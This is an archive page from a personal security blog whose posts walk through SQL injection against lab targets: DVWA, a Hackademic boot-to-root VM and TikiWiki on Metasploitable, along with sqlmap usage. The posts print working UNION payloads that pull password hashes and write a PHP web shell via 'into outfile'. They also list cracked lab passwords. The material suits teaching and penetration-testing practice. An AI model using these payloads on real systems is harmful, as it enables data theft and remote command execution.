Showing posts with label SQL Injection. Show all posts

Friday, January 17, 2014

Using SQLMAP's Eval Functionality for Successful Exploitation

Recently I was performing a web application assessment and ran across a SQL injection bug. This bug was verified by two different tools and one of those tools was even able to pull back the database name, but nothing else. As usual, I turned to my favorite SQLi exploitation tool, SQLMAP.

After spending a while trying to get SQLMAP to find the injection being specific as I could and increasing the level flag, I began to realize that I was going to need to customize some parts of the requests. I eventually located the issue, being that a successful injection required a %09 (URL encoded version of a tab) instead of a %20 (URL encoded version of a space).

It is for this very type of scenario that SQLMAP implements the --eval flag, allowing the user to execute any python code at run-time before each request is sent. All you need to do is reference the parameter that you want to modify, such as "id", etc. The example in the wiki located here illustrates the proper syntax:
--eval="import hashlib;id2=hashlib.md5(id).hexdigest()"
In this instance they are setting "id2" parameter to the MD5 value of the "id" parameter.

Keeping this awesome feature in mind, I decided to use pythons replace() method to modify the space characters (%20) and replace them with tab characters (%09). We will also need to escape quotes so that we do not terminate the eval parameter.

My initial attack went something like this:
./sqlmap.py -l bob.txt -p email --eval="email=email.replace(\"%20\",\"%09\",15)" -v 5
This attack, however, still failed as the requests were still using the %20 as the space character instead of the %09.

After some digging through the source code, it was apparent that I would need to use the actual space character " " instead of its URL-encoded represetatation:
 ./sqlmap.py -l bob.txt -p email --eval="email=email.replace(\" \",\"%09\",15)" -v 5
This time I saw that the requests were being successfully modified and was greeted with the pretty green text:


This just shows one possible use for this super powerful flag within SQLMAP, and another reason why the tool is only as good as the tester using it, as this was the difference between a relatively* successful and unsuccessful exploitation.

* I say relatively because I ended up enumerating the username manually so i didnt technically need SQLMAP, but a tool like SQLMAP just makes extracting data SO much faster.

Friday, January 13, 2012

Attacking Hackademic RTB1

As I am always looking for new machines that are vulnerable by design, Boot to Root, whatever you want to call them, I came across one called Hackademic Boot to Root 1 located here : https://ghostinthelab.wordpress.com/2011/09/06/hackademic-rtb1-root-this-box/

Once I set it up as a VM, booted it, and fired up Backtrack 5 I began to poke around on this machine to see what I could find out about it. First I started with a basic netdiscover which yielded its IP at 192.168.2.104. Next I went on to scan it with nmap.

nmap -sV -p 1-65535 -v 192.168.2.104

After this scan finished, it reported a closed port 22 and an open port 80 running apache. Lets browse to the site to see what we can find out.

After a little clicking around we find out that this site is a Wordpress 1.5.11 installation. After playing with all the links and parameters I could find, we definitely have a sql error message thrown in the ?cat=1' parameter.


Now lets try to inject commands to get database output to the screen and see what the database will tell us using methods I discussed in previous posts here

/*Sidenote: If you are using Backtrack 5 and firefox, you will need to disable No-Script in the firefox browser. It will not allow you to type in the special characters to do other sql injection enumeration of the database.*/


Bingo! We were successfully able to get the database output to display on the page. Now lets mine the database for as many usernames and hashes as we can. Since we know this is a Wordpress installation, a little recon from our friend google will tell us the default table and field names so if the user has not changed the defaults it will make our job much easier.


Now that we have all the usernames and hashes from the Wordpress table, lets crack them so that we can log into the application. There are many password cracking tools, but since I have a new found love for hashcat and OCLhashcat I will use that to do the cracking. OCLhashcat utilizes your GPU for pretty much the fastest password cracking I have ever seen. With my new HD 6770 this should take no time at all :).


As you can see, I was able to recover ALL the hashes in about 3 seconds. OCLhashcat really is an amazing tool.

So now for our newly owned users we have this:

GeorgeMiller:q1w2e3
MaxBucky:kernel
TonyBlack:napoleon
JohnSmith:PUPPIES
JasonKonners:maxwell
NickJames:admin


Now what can we learn from this attack:

Mistake #1: Obviously the user had an unpatched version of Wordpress (1.5.11) that allowed for the initial sql injection.

Mistake #2: The user left the Wordpress tables inside the MySql database at their default configuration. These table names are easy to find on the internet. Changing them probably would not have stopped the attacker, but would have atleast made his job a little tougher.

Mistake #3: These users DEFINITELY did not have a good password policy implemented. The administrator (NickJames) had a password of 'admin' which is awfully easy to guess. Using longer password lengths, such as 13 characters, as well as using special characters and passwords that are not english words would have made this password attack harder to do.


In the next post I will try to get underlying access to the operating system of this machine.

Wednesday, December 14, 2011

SQL injection on Metasploitable

So I was playing around with the TikiWiki web application on the Metasploitable VM tonight, and I decided that I wanted to try and see if this thing was vulnerable to SQL injection. I did a quick google search and it told me that indeed there were reported SQL injection points for this particular version, but I wanted to try and see if I could find one on my own. So began my manual assault on all the fields and parameters I could see. Finally I found a parameter that is passed on multiple pages but I first got the application to throw an error on the tiki-listpages.php page using the sort_mode= parameter.

Interestingly enough, when I tried to use a tick (') in the sort_mode= parameter, it would just give me an error stating that was an invalid value for that field. I did find that most of this application does sanitize the input from the user, but for some reason this particular parameter did not like integers being put into it and the result is a massive error page yielding all kinds of good info. Here was what I used:

http://192.168.2.109/tikiwiki/tiki-listpages.php?find='&search=find&sort_mode=1

And here is the beautiful error page this throws:


As you can see, this gives us all kinds of good info. One of the big give aways is that fact that this is a mysql database. But if we continue to scroll down, we get even more really interesting info. A quick search for 'password' reveals this:


Wow. It looks like this bad query dumped a configuration file for the entire database including the username and password for the database! And to test it out, I tried logging in through the mysql client on backtrack and sure enough, I was able to view the whole database.

This is a very old version of tikiwiki, 1.9 something I think, and they have long since patched this vulnerability. It is amazing what one small error can produce from the database side of a web application.

Tuesday, October 18, 2011

Basic SQL Injection on MYSQL part 2

In this post we will continue to enumerate the database through the use of the Union statement. We will use the union statement to poison the results being given back to us because we cannot use stacked queries in a MySQL/PHP environment. A stacked query is simply closing off the first query and creating our own from scratch and appending it to the original one. In our case it would look something like this:

'; Select user from mysql.user;#

As you can see we would end the original query with the semi-colon and would then be able to redirect the query to basically anything we wanted. But as I said we are not able to do that in this scenario.

The first step would be to determine how many columns we must put in our query to make the database happy. Since we have already done that in the previous post, we know that the original query has two columns. Therefore all of our enumeration must be done with only two columns per query. Lets start by trying to dump the database schema piece by piece. We can do this by accessing the information_Schema database. Our query would look like this:

' union all select schema_name,table_name from information_schema;#


Awesome. We are able to see the schema_names (or database names) as well as each table name. When enumerating a database we want to drill down into the rows in this order

Databases
Tables
Columns
Rows

Now that we have the databases and tables, lets clean our results up a little bit and also get specific columns from interesting tables.

' union all select concat( table_schema,':' ,table_name), column_name from information_schema.columns where column_name like '%pass%';#


Now then, that is much cleaner. What the previous injection does is asks for the database names and the table names concatenated as the first column, then column names as the second column, from any column that includes the letters 'pass'. We do this by using the LIKE SQL command. Remember, once sql injection is confirmed, you are usually only limited by your knowledge of the SQL language. You are able to use any SQL command since you are talking straight to the database. As you can see we have pulled 3 columns all named password. One being out of the dvwa database and the other two out of the mysql database. Lets go ahead and explore the dvwa database and see if we cant extract the users and passwords for the application we are using.

' union all select user, password from users;#


The results are truly a beautiful thing to behold. A list of usernames and hashed password, also know as the jackpot. All we would need to do at this point is point our trusty John the Ripper password cracker at these MD5 hashes and wait for the results to have full admin access to this web application. That is fine and dandy but I am a greedy bad guy and I want to see if I can compromise the MYSQL database as well as the underlying operating system. Lets go after the MYSQL database first.

' union all select user, password from mysql.users;#


Bingo. Not only did we get the root account hash, we also got a hash from a "pma" user. This is most likely going to be the PHPmyAdmin account in the database.

On to the OS. For attacking the underlying operating system, we will use a very simple php shell to give us the ability to run commands on the OS.

' union select "<? system($_REQUEST['cmd']); ?>",2 into outfile "/opt/lampp/htdoc/temp/badguy.php" ;#

This command requires that we have write access to a directory that is public on the webserver. In this case we are writing to the directory temp, a file called badguy.php. We are writing a simple php command to this file so that we are able to pass commands through the browser to the underlying operating system.

Now we need to enter into our browser the following: 127.0.0.1/temp/badguy.php?cmd=uname -a


Awesome! We are able to issue operating system commands and we can see that this is a Debian server as well as what kernel version. At this point we would try and figure out a way to escalate privileges. G0tmi1k has a great compilation of commands to help map out an unknown OS

http://g0tmi1k.blogspot.com/2011/08/basic-linux-privilege-escalation.html

For a really great presentation on union poisoning go here : Understanding MySQL poisoning

That is all for this post. Hope you are able to see just how much damage a SQL injection attack can allow.

-Jakx

Monday, October 17, 2011

Basic SQL Injection on MYSQL part 1

In this post, I will demonstrate some basic manual error based and union based SQL injection techniques on a MYSQL database. I will not be using any tools in this post because it is very important to understand what is going on behind the scenes. The set up is a Debian virtual machine with Apache and MYSQL installed through XXAMP running a deliberately vulnerable web application called Damn Vulnerable Web App. Very creative I know. I also downloaded XXAMP just for fun because I had never used it before

For Damn Vulnerable web app go here -> http://www.dvwa.co.uk/
For XXAMP go here -> XXAMP

Ok, after figuring out that XXAMP changes some of my default paths and other annoying things, I put the DVWA (Damn Vulnerable Web App) in my public web directory and browsed to http://127.0.0.1/dvwa/login.php and was presented with this login screen:


The default login for DVWA is admin:password

Once we are logged in we need to go ahead and set up our database that we are going to use. Navigate to the setup page on the left hand side and once you are there click Create/Reset Database and you should see this


As you can see, this app created a new database and a few tables as well as some test data for us to use. You could do this part manually if you need to brush up on your SQL commands.


The last step is to click on DVWA Security on the left hand side and set the web app security to low so that we can later look and see how a poorly set up php script handles our malicious SQL commands. Once this is done, click on SQL injection on the left hand side.

Now that we have everything set up, lets start breaking it!

The first step when trying to do SQL injection, is to determine where the injection point is. In this case we can see that when we put test data into the User Id: field the address bar shows us a possible point of injection because it is taking a parameter from the webpage


As you can see, our possible injection point is
?id=test

Now our next step is to see if this parameter is vulnerable to sql injection. We can simply do that by typing a ' into the field and submitting it to see what happens.


Perfect. The application gave us an error page straight from the database (Hence the name, Error base SQL injection). Now that it gave us this error, lets go back and take a peek at the source code behind the application to see whats going on by clicking View Source in the bottom right hand corner of the page.

Basically whats going on is that it is taking what is typed into the field and storing it in a variable, the directly appending that variable to the actual SQL statement that it is sending to the database. After that it is going through a small while loop to display the information that the database gives back to the application. What we are most interested in is this line:

$getid = "Select first_name, last_name FROM users WHERE user_id = '$id'";

This tells us that no matter what we put into the field on the webpage, it will get inserted into the end of that SQL statement as the $id variable. So if we decided to put "Please inject me" into the field on the webpage the statement would look like this:

$getid = "Select first_name, last_name FROM users WHERE user_id = 'Please inject me'";


The reason that the application breaks when we insert a tick mark into the variable is because it then has too many tick marks in the statement causing a syntax error. This is what it looks like:

$getid = "Select first_name, last_name FROM users WHERE user_id = '''";

So our strategy is going to be inserting a tick mark into the beginning of our input and then putting a comment sign at the end of our statement commenting out the rest of the hardcoded statement.

Being able to see the source code for an application like this is  good because it helps us learn what is going on.

Now that we know the database is going to give us direct errors through the web application, we can begin to use this to our advantage to construct SQL statements that it will accept. Lets begin to enumerate the columns used in the secret(even though we just looked at it) SQL command hardcoded into the application. First we will add the ORDER BY command followed with a semi colon to our injection because we are wanting to ask the database how many fields are in the SQL statement. So lets try this:

' order by 50;--


By asking the database to order our columns by 50, we are given an error but it seems that this specific error does not like our commenting values. Lets try different commenting values.

' order by 50;#


Awesome. Now the database is accepting our comment value and is allowing us to omit everything after that. As you can see by asking the database to order our columns by a number that does not exist it throws an error letting us know that there are less than 50 columns. Lets try 3.

' order by 3:#

Still no luck. There are still fewer than 3 columns being returned.

' order by 2;#


Bingo. The application did not return an error page and accepted our statement. This tells us that the database is giving the application 2 columns of data each query. Now we are going to leverage the UNION statement to see if the application will throw some data onto the webpage for us. Since we know that we have two columns being returned, lets try

' union all select 1,2;#


Awesome. Not only does the application put one of the two columns onto the page, it gives us both! Lets try two database constants in place of our two numbers to see we can get more info out of the database:
' union all select @@version, @@datadir;#


Awesome. The database has given us its version as well as the directory that the mysql data is in. At this point the possibilities are up to you. Here is a good cheatsheet that I found specifically for MYSQL. http://www.michaelboman.org/books/sql-injection-cheat-sheet-mysql

That guy also has cheats sheets for other databases such as MSSQL and Oracle.

In the next post I will show some ways to enumerate more of this database.

-jakx

Wednesday, September 7, 2011

SQLmap

I was able to play with a mock MySQL database the other day to see if I was able to acquire a specific username and password combination. The database was vulnerable to SQL injection through an online web application that allowed users to view pages through a php script that took a numerical value and passed it straight to the SQL statement. By modifying the number to equal a value that there was not a page for, I inserted an OR statement after that value and was able to redirect the SQL statement from there. After a few initial tests, I saw that the web application was indeed filtering the error messages that the database threw back, therefore I had to use "blind" SQL injection. If you want to know more about blind SQL injection, OWASP has a great page HERE.

After asking the database quite a few "yes or no" questions through SQL statements, I decided to try out some security tools that I had never used before. One of which was a beautiful little tool called SQLmap. After pointing it at the web application, SQLmap began to laugh at my manual attempts to fingerprint the database and enumerate its tables and within minutes it had finished its task. I was floored. How in the world did this thing produce the results that it did in such a short amount of time. Being the kind of person who has to know how things work, I fired up wireshark and watched as SQLmap sent packets faster than I could scroll down. Once it took a breather I filtered through the packets and looked at the SQL statements that it was sending to the application. It looked like SQLmap was using the technique discussed on the OWASP page that enumerates each character individually through true or false statements. If the statement is true the page will return with the correct item as if it were just a simple ID request. If the statement is false, the page will return with some sort of predefined error page. And seeing as though a program is capable of being much smarter and faster in this type of scenario, this is the ideal way to perform a blind SQL injection due to the fact that it saves ALOT of time.

Thanks to SQLmap I was able to acquire the dummy username and password. Needless to say I was highly impressed by this tool and look forward to becoming more skilled with it, as well as learning more about database security.

For a list of SQLmap's features check out their page HERE.